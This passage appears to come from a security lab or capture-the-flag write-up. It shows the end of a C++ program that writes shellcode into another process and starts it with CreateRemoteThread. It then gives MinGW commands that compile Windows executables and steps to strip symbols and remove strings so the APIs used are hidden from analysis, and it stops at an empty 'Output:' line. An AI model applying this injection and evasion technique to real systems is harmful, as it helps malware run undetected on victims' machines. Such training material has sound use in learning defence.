	WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NULL);
	cout << "Process written with buffer" << remoteBuffer;
	remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
	CloseHandle(processHandle);
	cout << "Closing handle" << processHandle;
	cout << leaked;

	return 0;
}
Compiling C Program in MingW32-gcc:
user@AttackBox$ i686-w64-mingw32-gcc calc.c -o calc-MSF.exe
Compiling C++ Program in MingW32-C++:
user@AttackBox$ i686-w64-mingw32-c++ challenge-8.cpp -o challenge-8.exe


Checking the symbols:
1
- As you can see, the WinAPIs used in this binary is shown.
Stripping the binary of its symbols:
$ strip --strip-all challenge-8.exe


Removing the strings found in the binary:
1
- Remove the printed strings that might give hint on the APIs used.
Output: